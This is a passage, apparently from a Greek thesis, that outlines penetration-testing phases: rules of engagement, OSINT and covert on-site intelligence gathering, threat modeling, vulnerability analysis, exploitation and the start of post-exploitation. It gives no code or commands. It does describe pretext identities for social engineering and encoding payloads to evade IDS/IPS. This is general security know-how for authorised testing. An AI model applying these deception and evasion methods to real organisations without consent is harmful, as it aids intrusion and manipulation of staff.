Προφανώς, το να μπορεί ο Penetration Tester να είναι σε επαφή με τον πελάτη ή τον οργανισμό στόχο σε μία έκτακτη ανάγκη, είναι ζωτικής σημασίας. Επείγοντα περιστατικά μπορεί να προκύψουν, και ένα σημείο επαφής πρέπει να έχει ορισθεί προκειμένου να γίνει σωστός χειρισμός. Ο Penetration Tester πρέπει να δημιουργήσει μια λίστα επαφών εκτάκτου ανάγκης. Αυτή η λίστα θα πρέπει να περιλαμβάνει πληροφορίες επικοινωνίας για όλα τα μέρη στο πεδίο δοκιμών. Μόλις δημιουργηθεί, η λίστα επαφών εκτάκτου ανάγκης θα πρέπει να διανεμηθεί σε όλους όσους βρίσκονται μέσα σε αυτή. Ο Penetration Tester πρέπει επίσης να θυμάται, ότι ο οργανισμός στόχος μπορεί να μην είναι ο πελάτης.

Κανόνες Εμπλοκής

Ενώ το πεδίο ορίζει το τι θα δοκιμαστεί, οι κανόνες εμπλοκής ορίζουν το πώς αυτή η δοκιμή θα διεξαχθεί. Αυτές είναι δύο διαφορετικές πλευρές οι οποίες χρειάζονται ανεξάρτητο χειρισμό η μία από την άλλη.

Διαθέσιμες Δυνατότητες Και Τεχνολογία

Οι καλές δοκιμές διείσδυσης δεν ελέγχουν απλά για ευάλωτα συστήματα. Δοκιμάζουν επίσης τις δυνατότητες του οργανισμού στόχου. Για αυτό τον σκοπό δίδεται παρακάτω μία λίστα στην οποία μπορεί να αναφέρεται όποιος κάνει δοκιμές διείσδυσης.

1) Ικανότητα του οργανισμού να εντοπίζει και να απαντά στη συλλογή πληροφοριών.
2) Ικανότητα του οργανισμού να εντοπίζει και να απαντά στην ανίχνευση αποτυπωμάτων.
3) Ικανότητα του οργανισμού να εντοπίζει και να απαντά στην έρευνα και ανάλυση αδυναμιών.
4) Ικανότητα του οργανισμού να εντοπίζει και να απαντά στη διείσδυση (επιθέσεις).
5) Ικανότητα του οργανισμού να εντοπίζει και να απαντά στη συσσωμάτωση δεδομένων.
6) Ικανότητα του οργανισμού να εντοπίζει και να απαντά στην εκδιήθηση δεδομένων.

Κατά την παρακολούθηση αυτών των πληροφοριών ο Penetration Tester πρέπει να βεβαιωθεί ότι σημείωσε την ώρα που γινόταν η παρακολούθηση. Για παράδειγμα, αν εντοπιστεί σάρωση θα πρέπει να ενημερωθεί και να σημειώσει τι επίπεδο σάρωσης εκτελούσε εκείνη τη στιγμή.

[Σ.3]

1.4.2. Συλλογή Πληροφοριών

Το κομμάτι της συλλογής πληροφοριών είναι υψίστης σημασίας και πέρα από τις αναλυτικές ικανότητες απαιτεί και δημιουργικές ικανότητες για την “σύνδεση των κομματιών του παζλ”. Αποτελείται από πολλή έρευνα εκ μέρους

του pen tester, αλλά όταν γίνει με επιτυχία, έχει ήδη τελειώσει η μισή δουλειά. Παρακάτω παρατίθενται κάποια βασικά στοιχεία που χρειάζεται να γνωρίζει:

Επιλογή Στόχου

Όταν ο Penetration Tester προσεγγίζει έναν οργανισμό στόχο είναι σημαντικό να καταλάβει ότι μία εταιρία μπορεί να έχει έναν αριθμό διαφορετικών Τομέων Ανώτατου Επιπέδου (TDLs) και βοηθητικές επιχειρήσεις. Ενώ αυτές οι πληροφορίες θα έπρεπε να έχουν ληφθεί κατά τη διάρκεια ορισμού του πεδίου εφαρμογής των δοκιμών, δεν είναι και τόσο ασυνήθιστο να εντοπίσει διακομιστές, τομείς και εταιρίες οι οποίοι μπορεί να μην ήταν μέρος του αρχικού πεδίου το οποίο συζητήθηκε στη φάση προ δέσμευσης. Για παράδειγμα μια εταιρία μπορεί να έχει ένα TDL σε .com. Ωστόσο, μπορεί να έχει επίσης .net .co και .xxx. Αυτά μπορεί να χρειαστεί να είναι μέρος του αναθεωρημένου πεδίου, ή μπορεί να είναι εκτός ορίων. Όπως και να έχει, θα πρέπει να έχουν καθοριστεί με τον πελάτη πριν ξεκινήσουν οι δοκιμές. Επίσης δεν είναι καθόλου ασυνήθιστο για μια εταιρία να έχει έναν αριθμό από θυγατρικές εταιρείες. Για παράδειγμα οι General Electric και Proctor and Gamble κατέχουν έναν μεγάλο αριθμό μικρότερων θυγατρικών εταιρειών.

Συλλογή Πληροφοριών Ανοικτού Κώδικα (OSINT - Open Source Intelligence Gathering)

Η συλλογή πληροφοριών ανοικτού κώδικα (OSINT) παίρνει τρεις μορφές: Παθητική, Ημι-παθητική και Ενεργητική.

- Η Παθητική συλλογή πληροφοριών γενικά είναι χρήσιμη μόνο αν υπάρχει μια πολύ ξεκάθαρη απαίτηση οι ενέργειες συλλογής πληροφοριών να μην εντοπιστούν ποτέ από τον στόχο. Αυτό το είδος δημιουργίας προφίλ είναι τεχνικά δύσκολο να εκτελεστεί καθώς ο Penetration Tester δεν στέλνει δεδομένα στον οργανισμό στόχο ούτε από κάποιον διακομιστή του ή «ανώνυμο» διακομιστή ή υπηρεσίες μέσω του Διαδικτύου. Αυτό σημαίνει ότι μπορεί να χρησιμοποιήσει και

να συλλέξει μόνο αρχειοθετημένες ή αποθηκευμένες πληροφορίες. Ως εκ τούτου αυτές η πληροφορίες μπορεί να είναι ξεπερασμένες ή λανθασμένες καθώς περιορίζονται στα αποτελέσματα που συγκεντρώθηκαν από τρίτους.

- Ο στόχος της Ημι-παθητικής συλλογής πληροφοριών είναι να δημιουργηθεί προφίλ του στόχου με μεθόδους οι οποίες θα φαίνονταν σαν κανονική Διαδικτυακή κίνηση και συμπεριφορά. Ο Penetration Tester ρωτάει μόνο τους δημόσιους διακομιστές ονομάτων για πληροφορίες, δεν εκτελεί εις βάθος αντίστροφες αναζητήσεις ή αιτήματα DNS ωμής βίας, δεν ψάχνει για «μη δημόσιους» διακομιστές ή καταλόγους. Δεν τρέχει σαρώσεις θυρών σε επίπεδο δικτύου ή αράχνες (crawlers) και ψάχνει μόνο για μετα-δεδομένα σε δημοσιευμένα έγγραφα και αρχεία. Το κλειδί εδώ είναι να μην τραβήξει την προσοχή στις δραστηριότητές του. “Μετά θάνατον” ο στόχος μπορεί να είναι ικανός ανατρέξει στο ιστορικό των ενεργειών και να ανακαλύψει τις δραστηριότητες αναγνώρισης, αλλά θα πρέπει να μην είναι δυνατόν να αποδώσει την δραστηριότητα σε κανέναν.

- Η Ενεργητική συλλογή πληροφοριών θα πρέπει να εντοπιστεί από τον στόχο καθώς και η ύποπτη ή κακόβουλη συμπεριφορά. Κατά τη διάρκεια αυτού του σταδίου γίνεται ενεργητική χαρτογράφηση της δικτυακής υποδομής, ενεργητική απαρίθμηση και/ή σάρωση των ανοιχτών υπηρεσιών για αδυναμίες και ενεργητική αναζήτηση για αδημοσίευτους καταλόγους, αρχεία και διακομιστές. Η περισσότερη από αυτή την δραστηριότητα εμπίπτει στις συνήθεις δραστηριότητες αναγνώρισης και σάρωσης μιας τυπικής δοκιμής διείσδυσης.

Συλλογή Μυστικών Πληροφοριών

Στη συλλογή μυστικών πληροφοριών γίνεται συλλογή μυστικών πληροφοριών οι οποίες έχουν σχέση με την εταιρία και είναι μέσα στην εταιρία ή σε σημεία έξω από την εταιρία. Επίσης γίνεται και συλλογή προσωπικών δεδομένων.

Για την επιτόπου συλλογή πληροφοριών επιλέγονται συγκεκριμένα σημεία και ύστερα εκτελείται αναγνώριση σε διάρκεια κάποιου χρόνου (συνήθως το

λιγότερο 2 – 3 μέρες). Η επί τόπου συλλογή πληροφοριών γίνεται με τους παρακάτω τρόπους:

- Επιθεώρηση υλικής ασφάλειας
- Σάρωση για την ύπαρξη ηλεκτρομαγνητικών πεδίων, πχ WiFi, Bluetooth, RF κλπ.
- Μελέτη της συμπεριφοράς του προσωπικού της εταιρείας
- Έρευνα στους κοινόχρηστους χώρους
- Έρευνα στους κάδους αχρήστων της εταιρείας

Τύποι Χρησιμοποιούμενου Εξοπλισμού

Η συλλογή πληροφοριών εκτός εταιρίας έχει να κάνει με τον εντοπισμό εξωτερικών σημείων και τη σημασία/σχέση τους με τον οργανισμό. Αυτά είναι εικονικά αλλά και φυσικά σημεία όπως:

- Κέντρα δεδομένων
- Πάροχοι δικτύου

Η συλλογή προσωπικών δεδομένων παρέχει πληροφορίες που δεν θα μπορούσαν να έχουν ληφθεί διαφορετικά. Επίσης παρέχει περισσότερες πληροφορίες για τα συναισθήματα, την ιστορία, τις σχέσεις μεταξύ ατόμων κλειδιών, την «ατμόσφαιρα», κλπ.

Η διαδικασία της παροχής πληροφοριών πάντα περιλαμβάνει άμεση αλληλεπίδραση – είτε φυσική, ή λεκτική. Η συλλογή θα πρέπει να γίνει υπό μία προϋποτιθέμενη ταυτότητα, η οποία θα δημιουργείτο ειδικά για την επίτευξη της μέγιστης δυνατής εμπιστοσύνης και συνεργασίας από το ερωτώμενο υποκείμενο.

Επιπρόσθετα, η συλλογή πληροφοριών σε πιο ευαίσθητους στόχους μπορεί να πραγματοποιηθεί μόνο με τη χρήση παρατήρησης – είτε μέσω κάποιου φυσικού σημείου ή μέσω ηλεκτρονικών/απομακρυσμένων μέσων (CCTV, κάμερες, κλπ. …). Αυτό συνήθως γίνεται με σκοπό την καταγραφή συνηθειών και

συμπεριφοράς (όπως συχνότητα επισκέψεων, κώδικα ενδυμασίας, συνήθη σημεία πρόσβασης, τοποθεσίες κλειδιά που μπορεί να παρέχουν επιπλέον πρόσβαση όπως καφετέριες) . Ως αποτέλεσμα αυτων των πληροφοριών θα γίνουν γνωστοί οι υπάλληλοι “κλειδιά”, οι συνέταιροι και οι πάροχοι και θα γίνει αποδοτικότερο Social Engineering.

Συλλογή Αποτυπωμάτων

Η εξωτερική συλλογή πληροφοριών, γνωστή και ως ιχνηλάτηση, είναι μια φάση συλλογής πληροφοριών που αποτελείται από αλληλεπίδραση με τον στόχο προκειμένου να αποσπαστούν ακόμη περισσότερες πληροφορίες.

Πολλή πληροφορία μπορεί να συγκεντρωθεί από την αλληλεπίδραση με τους στόχους. Με την αλληλεπίδραση με μια υπηρεσία ή συσκευή, μπορούν συχνά να δημιουργηθούν σενάρια στα οποία μπορούν να ληφθούν αποτυπώματα και στα επόμενα στάδια των επιθέσεων να γίνει άμεση αναγνώρισή της. Αυτό το βήμα είναι απαραίτητο στη συλλογή πληροφοριών για τους στόχους. Ο στόχος, μετά από αυτό το σημείο, “σπάει” σε μια λίστα από στόχους σε σειρά προτεραιότητας.

Με άλλα λόγια, θα είναι αμέσως γνωστό σε ποιους στόχους και με τι σειρά θα πρέπει να γίνει η επίθεση.

Εντοπισμός Μηχανισμών Προστασίας

Τα ακόλουθα στοιχεία θα πρέπει να εντοπιστούν και να χαρτογραφηθούν σύμφωνα με το σχετικό πεδίο εφαρμογής. Αυτό θα επιτρέψει τη σωστή εφαρμογή της έρευνας και κατάχρησης αδυναμιών που θα χρησιμοποιηθούν κατά την εκτέλεση της πραγματικής επίθεσης – μεγιστοποιώντας έτσι την αποδοτικότητα της επίθεσης και ελαχιστοποιώντας τον δείκτη ανίχνευσης. Αυτά τα στοιχεία είναι: ασφάλεια από πλευράς δικτύων, ασφάλεια από πλευράς υπολογιστικών συστημάτων, ασφάλεια από πλευράς λογισμικού, ασφάλεια από πλευράς

αποθήκευσης δεδομένων και ασφάλεια από πλευράς χρήστη.

[Σ.4]

1.4.3. Μοντελοποίηση Απειλών (Threat Modeling)

Στη φάση της μοντελοποίησης απειλών, ο πελάτης ενημερώνεται μέσω αναλυτικής αναφοράς (η οποία είναι προσαρμοσμένη στις ανάγκες της εταιρείας) για τις απειλές, τις δυνατότητές τους, τα προσόντα τους σε σχέση με τον οργανισμό που γίνεται η δοκιμή και την ικανότητά τους να δίνουν τα ίδια αποτελέσματα σε μελλοντικές δοκιμές.

Ανάλυση Περιουσιακών Στοιχείων Της Επιχείρησης

Κατά τη διάρκεια του τμήματος της άσκησης μοντελοποίησης απειλών, στην ανάλυση των περιουσιακών στοιχείων μιας επιχείρησης, λαμβάνεται υπόψη μια οπτική εστιασμένη στα περιουσιακά στοιχεία της επιχείρησης, για όλα τα στοιχεία και τις επιχειρηματικές διαδικασίες που τα υποστηρίζουν, τα οποία περιλαμβάνονται στο πεδίο εφαρμογής. Με την ανάλυση των συγκεντρωμένων εγγράφων και τη συνέντευξη με πρόσωπα που σχετίζονται με τον οργανισμό, ο Penetration Tester είναι ικανός να εντοπίσει την περιουσία που είναι πιθανότερο να στοχοποιηθεί από τον επιτιθέμενο, την αξία της και ποιες θα είναι οι επιπτώσεις της απώλειας (μερικής ή ολικής) αυτής της περιουσίας.

Ανάλυση Των Επιχειρηματικών Διαδικασιών

Μια επιχείρηση δεν είναι επιχείρηση αν δεν κερδίζει χρήματα. Οι επιχειρηματικές διαδικασίες και η περιουσία (άνθρωποι, τεχνολογία, χρήματα) που τις υποστηρίζει, σχηματίζουν αλυσίδες αξίας. Μέσω της χαρτογράφησης αυτών των διαδικασιών, του εντοπισμού κρίσιμων διαδικασιών και τελικά της εύρεσης ατελειών σε αυτές, μπορεί να γίνει κατανοητό πώς λειτουργεί η επιχείρηση, τι της

αποφέρει κέρδος και τελικά πώς συγκεκριμένες απειλές μπορούν να την κάνουν να χάσει χρήματα.

Στην ανάλυση των επιχειρηματικών διαδικασιών διαφοροποιούνται οι κρίσιμες επιχειρηματικές διαδικασίες από τις μη κρίσιμες διαδικασίες. Για κάθε κατηγορία η ανάλυση είναι η ίδια και λαμβάνει υπόψη τα ίδια στοιχεία. Η κύρια διαφορά είναι στη βαρύτητα που έχει αποδοθεί σε μια απειλή προς μια κρίσιμη επιχειρηματική διαδικασία σε αντίθεση με μια μη κρίσιμη. Παρ' όλ' αυτά είναι αναγκαίο να σημειωθεί ότι μερικές μη κρίσιμες επιχειρηματικές διαδικασίες πιθανώς μπορούν να συνδυαστούν σε ένα σενάριο που αποτελεί ουσιαστικά ένα κρίσιμο ελάττωμα μέσα σε ένα στοιχείο/διαδικασία. Τέτοια σενάρια απειλών θα πρέπει επίσης να εντοπιστούν κατά την φάση αυτή και να χαρτογραφηθούν για μετέπειτα χρήση στις δοκιμές διείσδυσης.

Ανάλυση Παραγόντων/Ομάδων Απειλών

Όταν ορίζονται οι σχετικές ομάδες και οι παράγοντες απειλών, θα πρέπει να παρέχεται μια ξεκάθαρη ταυτοποίηση της απειλής με γεωγραφικούς όρους (εσωτερικά / εξωτερικά του οργανισμού) και οποιαδήποτε επιπρόσθετη σχετική πληροφορία που θα βοηθούσε στη δημιουργία ενός προφίλ ικανοτήτων / κινήτρων για τον συγκεκριμένο παράγοντα / κοινότητα. Όπου είναι δυνατόν, συγκεκριμένοι παράγοντες θα πρέπει να ταυτοποιηθούν. Αλλιώς, θα πρέπει να γίνει μια πιο γενική σκιαγράφηση της κοινότητας, μαζί με κάθε αποδεικτικό υλικό και πληροφορία.

Ανάλυση Επικινδυνότητας Των Απειλών

Όταν ένας επικίνδυνος παράγοντας έχει ταυτοποιηθεί, οι δυνατότητες του πρέπει επίσης να αναλυθούν προκειμένου να χτιστεί ένα ακριβές μοντέλο απειλών που αντιπροσωπεύει την πραγματική πιθανότητα ενός τέτοιου παράγοντα να δράσει επιτυχώς εις βάρος του Οργανισμού και να τον θέσει σε κίνδυνο. Αυτή η κατάσταση απαιτεί τόσο τεχνική ανάλυση όσο και ανάλυση

ευκαιριών (όπου εφαρμόζεται).

- Ανάλυση Εργαλείων Που Χρησιμοποιούνται:

Όποια εργαλεία είναι γνωστά και διαθέσιμα στον απειλητικό παράγοντα πρέπει να συμπεριληφθούν εδώ. Επιπλέον, εργαλεία που μπορεί να είναι δωρεάν διαθέσιμα θα πρέπει να αναλυθούν για το απαιτούμενο επίπεδο ικανότητας ώστε να μπορούν να χρησιμοποιηθούν στο μέγιστο, και να χαρτογραφηθούν στην δυνατότητα απειλών.

- Διαθεσιμότητα Σε Σχετικά Προγράμματα* Κατάχρησης *Αδυναμιών:

Θα πρέπει να αναλυθεί το κατά πόσο είναι ικανοί οι παράγοντες απειλών να αναπτύξουν λογισμικά κατάχρησης αδυναμιών για το περιβάλλον που έχει σχέση με τον οργανισμό. Επιπρόσθετα, θα πρέπει να γίνει ανάλυση της διαθεσιμότητας τέτοιων λογισμικών και από ποιους μπορούν οι απειλητικοί παράγοντες να τα προμηθευτούν π.χ. τρίτα μέρη, επιχειρηματικούς συνεργάτες ή κοινότητες του υπόκοσμου.

- Μηχανισμοί Επικοινωνίας:

Θα πρέπει να αναλυθούν οι μηχανισμοί επικοινωνίας που έχουν στη διάθεσή τους οι παράγοντες απειλών, ώστε να εκτιμηθεί η δυνατότητα τους για εκτέλεση πολύπλοκων επιθέσεων ενάντια σε έναν οργανισμό. Αυτοί οι μηχανισμοί επικοινωνίας εκτείνονται από απλές και ανοικτού κώδικα τεχνολογίες όπως κρυπτογράφηση, μέχρι και εργαλεία και υπηρεσίες για ειδικούς π.χ. bulletproof hosting (Παροχή υπηρεσιών φιλοξενίας σε χώρες με πιο χαλαρούς νόμους. Μπορεί κανείς να κάνει παράνομες ενέργειες χωρίς να τον ελέγξουν. Θα τον ελέγξουν μόνο αν κάποιος τον “καρφώσει” ή αν ο ίδιος κινήσει υποψίες) και χρήση γνωστών ή άγνωστων botnets (Τα botnets είναι υπολογιστές μολυσμένοι από κακόβουλο λογισμικό, το οποίο επιτρέπει σε κάποιον hacker να πάρει τον έλεγχο για να στείλει ενοχλητικά μηνύματα (spam), κακόβουλο λογισμικό, κατασκοπευτικό λογισμικό και να ελέγξει άλλους υπολογιστές και να τους προσθέσει και αυτούς στο botnet) για εκτέλεση επιθέσεων ή κρύψιμο των πληροφοριών της πηγής.

- Προσβασιμότητα:

Τέλος, θα πρέπει να αναλυθεί η πρόσβαση που έχει ο παράγοντας απειλών στον οργανισμό και/ή στην υπό αμφισβήτηση περιουσία. Αυτό το βήμα, σε συνδυασμό με τα προηγούμενα θα επιτρέψει στον Penetration Tester να δημιουργήσει ρεαλιστικά σενάρια επιθέσεων σχετικά με το ρίσκο του οργανισμού.

Μοντελοποίηση Κινήτρων

Το πιθανό κίνητρο των παραγόντων απειλών θα πρέπει να σημειωθεί για περαιτέρω ανάλυση. Τα κίνητρα των επιτιθέμενων αλλάζουν συνεχώς, όπως μπορεί να φανεί και από την αύξηση των επώνυμων επιθέσεων hack-τιβισμού από ομάδες όπως οι Anonymous και οι Antisec. Κάποια από τα κίνητρα περιλαμβάνουν:

- Κέρδος (άμεσο ή έμμεσο)
- Ακτιβισμός
- Μνησικακία
- Διασκέδαση / Φήμη
- Επιπλέον πρόσβαση σε συνεργαζόμενα/συνδεδεμένα συστήματα

Εύρεση Σχετικών Ειδήσεων, Συναφών/Ομοειδών Οργανισμών Σε Κίνδυνο

Προκειμένου να σχηματιστεί ένα ολοκληρωμένο μοντέλο απειλών, θα πρέπει να παρασχεθεί μια σύγκριση με άλλους οργανισμούς συναφούς αντικειμένου. Αυτή η σύγκριση θα πρέπει να περιλαμβάνει όποια σχετικά περιστατικά σχετίζονται με τέτοΣΚΟΠΟΣ ΤΗΣ ΠΤΥΧΙΑΚΗΣ 19ιους οργανισμούς και τις προκλήσεις που αντιμετωπίζουν. Μια τέτοια σύγκριση χρησιμοποιείται για την επικύρωση του μοντέλου απειλής και την θεώρηση μιας βάσης για τη σύγκριση του οργανισμού (παίρνοντας υπόψη ότι αυτή η δημόσια διαθέσιμη πληροφορία αναπαριστά μόνο ένα μέρος των πραγματικών απειλών και περιστατικών που οι συγκρίσιμοι οργανισμοί αντιμετωπίζουν πραγματικά).

[Σ.5]

1.4.4. Ανάλυση Αδυναμιών (Vulnerability Analysis)

Η ανάλυση αδυναμιών είναι η προσπάθεια ανακάλυψης αδυναμιών εκ μέρους του Penetration Tester, στα συστήματα του οργανισμού στον οποίο εκτελεί δοκιμές.

Έλεγχοι

Οι έλεγχοι αδυναμιών είναι η διαδικασία της ανακάλυψης ελαττωμάτων σε συστήματα και εφαρμογές που μπορούν να αξιοποιηθούν από έναν εισβολέα. Αυτά τα ελαττώματα μπορούν να κυμαίνονται από την κακή διαμόρφωση του συστήματος ή της υπηρεσίας, έως τον μη ασφαλή σχεδιασμό της εφαρμογής. Αν και η διαδικασία που χρησιμοποιείται για την αναζήτηση ελαττωμάτων ποικίλει και είναι υψηλά εξαρτώμενη από το συγκεκριμένο συστατικό στο οποίο γίνεται η δοκιμή, ισχύουν κάποιες βασικές αρχές.

Κατά τη διεξαγωγή ανάλυσης αδυναμιών οποιουδήποτε τύπου, ο Penetration Tester θα πρέπει να οριοθετεί σωστά το πεδίο δοκιμών για το ισχύον βάθος και εύρος για την επίτευξη των στόχων και/ή την ικανοποίηση των απαιτήσεων του επιθυμητού αποτελέσματος.

Ενεργοί Έλεγχοι

Οι ενεργοί έλεγχοι περιλαμβάνουν απευθείας αλληλεπίδραση με το συστατικό που δοκιμάζεται για αδυναμίες ασφαλείας. Αυτά θα μπορούσαν να είναι συστατικά όπως ο σωρός TCP μιας συσκευής δικτύου, ή συστατικά υψηλότερα στο σωρό όπως η διαδικτυακή διεπαφή που χρησιμοποιείται για τη διαχείριση της συσκευής. Υπάρχουν δύο τρόποι για την αλληλεπίδραση με το στοχευμένο

συστατικό: ο αυτόματος και ο χειροκίνητος.

Παθητικοί Έλεγχοι

Οι παθητικοί έλεγχοι περιλαμβάνουν ανάλυση μετα-δεδομένων σε αρχεία, παθητική καταγραφή κυκλοφορίας σε δίκτυο, υπερχείλιση στις μνήμες συσκευών της εταιρίας κλπ. Με λίγα λόγια στον παθητικό έλεγχο γίνεται προσπάθεια καταγραφής των πληροφοριών που «ρέουν» από συσκευές και αρχεία ενώ δεν θα έπρεπε.

Επικύρωση

Στη φάση της επικύρωσης χρησιμοποιούνται διάφορες τεχνικές για την επιβεβαίωση της εγκυρότητας των αδυναμιών που βρέθηκαν. Αυτό γίνεται γιατί πολλές φορές μπορούν να βρεθούν αδυναμίες οι οποίες στην πραγματικότητα δεν υφίστανται για την παρούσα επιχείρηση.

Έρευνα

Από τη στιγμή που μια αδυναμία έχει αναφερθεί σε ένα σύστημα-στόχο, είναι απαραίτητο να ταυτοποιηθεί και να διερευνηθεί η πιθανή εκμετάλλευσή της μέσα στο πεδίο της δοκιμής διείσδυσης. Σε πολλές περιπτώσεις θα πρόκειται για μια αναφερθείσα αδυναμία λογισμικού σε ένα εμπορικό ή ανοικτού κώδικα πακέτο λογισμικού, και σε άλλες περιπτώσεις για ένα ελάττωμα σε μια επιχειρηματική διεργασία, ή ένα κοινό διαχειριστικό σφάλμα όπως λάθος διαμόρφωση ή χρήση προεπιλεγμένων κωδικών.

[Σ.6]

1.4.5. Κατάχρηση Αδυναμιών (Exploitation)

Η φάση της κατάχρησης αδυναμιών σε μία δοκιμή διείσδυσης, επικεντρώνεται μόνο στην απόκτηση της πρόσβασης σε ένα σύστημα ή πόρο, παρακάμπτοντας περιορισμούς ασφαλείας.

Αντίμετρα

Τα αντίμετρα ορίζονται ως τεχνικά μέσα που δρουν προληπτικά ή έλεγχοι που εμποδίζουν την επιτυχή ολοκλήρωση της κατάχρησης. Αυτή η τεχνολογία θα μπορούσε να είναι ένα Σύστημα Πρόληψης Εισβολής Βασισμένο στο Κεντρικό Σύστημα (Host Based Intrusion Detection System), Φύλακας Ασφαλείας, Τοίχος Προστασίας Διαδικτυακών Εφαρμογών, ή άλλες προληπτικές μέθοδοι.

Όταν εκτελείται ένα πρόγραμμα κατάχρησης αδυναμιών, αρκετοί παράγοντες θα πρέπει να ληφθούν υπόψη. Στην περίπτωση μιας προληπτικής τεχνολογίας, θα πρέπει να θεωρηθεί μια τεχνική παράκαμψης.

Αν είναι δυνατόν, τα αντίμετρα θα πρέπει να απαριθμηθούν πριν την ενεργοποίηση του προγράμματος κατάχρησης αδυναμιών.

Υπεκφυγή

Υπεκφυγή είναι η τεχνική που χρησιμοποιείται για την αποφυγή του εντοπισμού του Penetration Tester κατά την διάρκεια μιας δοκιμής διείσδυσης. Αυτό θα μπορούσε να είναι η παράκαμψη ενός συστήματος ασφαλείας ώστε να μη τον δει κάποιος φύλακας, η κωδικοποίηση των payloads του (Το πρόγραμμα που στέλνεται στο σύστημα για να πάρει τον έλεγχό του) ώστε να αποφύγει συστήματα εντοπισμού εισβολής (IDS) ή συστήματα εμπόδισης εισβολής (IPS) ή η κωδικοποίηση των αιτημάτων/απαντήσεων για να παρακάμψει τα τείχη προστασίας μιας διαδικτυακής εφαρμογής. Συνολικά, η ανάγκη να προσδιοριστεί ένα σενάριο χαμηλού ρίσκου για την παράκαμψη ενός συστήματος ασφαλείας ή κάποιου φύλακα, θα πρέπει να διατυπωθεί πριν την κατάχρηση.

Χτύπημα Ακριβείας

Ο κύριος στόχος μιας δοκιμής διείσδυσης είναι να προσομοιωθεί ένας εισβολέας σε μια προσομοίωση επίθεσης κατά του οργανισμού. Η αξία που έρχεται μέσω μιας δοκιμής διείσδυσης είναι γενικά όχι μέσω τεχνικών όπου δοκιμάζεται τυχαία κάθε κατάχρηση. Αυτή η προσέγγιση μπορεί να είναι ιδιαίτερα χρήσιμη στο τέλος μιας δοκιμής διείσδυσης για να μετρηθεί η μέγιστη ικανότητα αντιμετώπισης περιστατικών από τον οργανισμό, αλλά στις περισσότερες περιπτώσεις η φάση της κατάχρησης είναι μία εξειδικευμένη έρευνα πάνω στο στόχο.

Προσαρμοσμένη Διαδρομή Κατάχρησης Αδυναμιών

Κάθε επίθεση τυπικά δεν εκτελείται μέσω της ίδιας διαδρομής κατάχρησης αδυναμιών. Προκειμένου να είναι επιτυχημένη σε αυτή τη φάση, η επίθεση θα πρέπει να προσαρμοστεί με βάση το σενάριο. Για παράδειγμα, αν συμβεί μια ασύρματη δοκιμή διείσδυσης, η επίθεση πρέπει να γίνει με βάση τις τεχνολογίες που χρησιμοποιεί ο οργανισμός στόχος. Ο συνδυασμός της πλήρης κατανόησης κάθε σεναρίου και της κατάχρησης των αδυναμιών είναι μία από τις πιο σημαντικές πτυχές στη φάση της δοκιμής διείσδυσης.

Προσαρμοσμένες Καταχρήσεις Αδυναμιών

Σε έναν αριθμό περιπτώσεων τα λογισμικά καταχρήσεων που είναι ελεύθερα διαθέσιμα στο διαδίκτυο μπορεί να χρειάζονται λίγη δουλειά προκειμένου να λειτουργήσουν επιτυχώς. Στις περισσότερες περιπτώσεις, αν ένα λογισμικό κατάχρησης έχει δημιουργηθεί για Windows XP SP2, συγκεκριμένες αλλαγές στο λογισμικό θα απαιτηθούν προκειμένου η επίθεση να είναι επιτυχής και για Windows XP SP3. Ο Penetration Tester θα πρέπει να έχει τις κατάλληλες γνώσεις ώστε να είναι ικανός να επεξεργαστεί το λογισμικό κατάχρησης, και την

ικανότητα να μπορεί να αλλάξει κάτι επί τόπου προκειμένου η επίθεση να ολοκληρωθεί με επιτυχία.

Zero-Day Οπτική

Στις περισσότερες περιπτώσεις, η zero-day οπτική είναι συχνά η έσχατη λύση για τους περισσότερους Penetration Testers. Αυτός ο τύπος επίθεσης συχνά αναπαριστά έναν οργανισμό που μπορεί να χειριστεί μια εστιασμένη επίθεση έναντι του οργανισμού μέσω κανονικών μεθόδων επίθεσης. Σε συγκεκριμένα σενάρια μπορεί να διεξαχθεί έρευνα προκειμένου να γίνει αντίστροφη μηχανική, να αποσαφηνιστεί, ή να εκτελεστεί προηγμένη έρευνα για αδυναμίες που δεν έχουν ακόμη ανακαλυφθεί. Σε περίπτωση που αυτό το είδος της επίθεσης είναι εφαρμόσιμο, πρέπει να συμπεριληφθούν και οι τεχνολογίες αντίμετρα.

Προκειμένου οι καταχρήσεις zero-day να είναι επιτυχείς (αλλά και οποιαδήποτε κατάχρηση), το να έχει ο Penetration Tester το ίδιο λειτουργικό σύστημα, επιδιορθώσεις (patches) / ενημερώσεις ασφαλείας, και αντίμετρα είναι πολύ σημαντικό για την επιτυχία. Μερικές φορές αυτές οι πληροφορίες μπορεί και να μην είναι διαθέσιμες βασιζόμενος στο επίπεδο πρόσβασης που έχει συμβεί.

Γενικοί Στόχοι

Στη φάση των αλληλεπιδράσεων προ-δέσμευσης με τον πελάτη, θα πρέπει να έχει κοινοποιηθεί ένας σαφής ορισμός των γενικών στόχων της δοκιμής διείσδυσης. Στη φάση της κατάχρησης, η μεγαλύτερη πρόκληση είναι να εντοπιστεί το μονοπάτι με τη μικρότερη αντίσταση μέσα στον οργανισμό χωρίς εντοπισμό και από το οποίο μπορεί προκληθεί η μεγαλύτερη οικονομική ζημιά.

Για να εκτελεστούν σωστά οι προηγούμενες φάσεις, θα πρέπει να υπάρχει ξεκάθαρη εικόνα του τρόπου λειτουργίας και των πηγών κέρδους του οργανισμού στόχου. Από τη φάση της κατάχρησης και μέχρι μετά την κατάχρηση, οι φορείς

της επίθεσης θα πρέπει να βασίζονται αποκλειστικά στην αποστολή της εξουδετέρωσης των ελέγχων ασφαλείας προκειμένου να δουν πώς ο οργανισμός μπορεί να αντιμετωπίσει σημαντικές απώλειες από μια στοχευμένη επίθεση εναντίον του.

[Σ.7]

1.4.6. Μετά Την Κατάχρηση (Post Exploitation)

Σκοπός της φάσης μετά την κατάχρηση είναι να προσδιοριστεί η αξία του εκτεθειμένου συστήματος και να διατηρηθεί ο έλεγχος του συστήματος, για μετέπειτα χρήση. Η αξία του συστήματος προσδιορίζεται από την ευαισθησία των δεδομένων που είναι αποθηκευμένα σε αυτό και την χρησιμότητά του στην επιπλέον έκθεση του δικτύου της εταιρείας.

Κανόνες Εμπλοκής

Οι παρακάτω κανόνες εμπλοκής υπάρχουν για την μετά την κατάχρηση φάση μιας δοκιμής διείσδυσης. Στοχεύουν να εξασφαλίσουν ότι τα συστήματα του πελάτη δεν είναι υποκείμενα σε μεγάλο ρίσκο από τις δράσεις των ελεγκτών. Επίσης εξασφαλίζουν μία αμοιβαία συμφωνημένη διαδικασία που θα ακολουθηθεί μετά την φάση της κατάχρησης.

- Προστασία Του Πελάτη

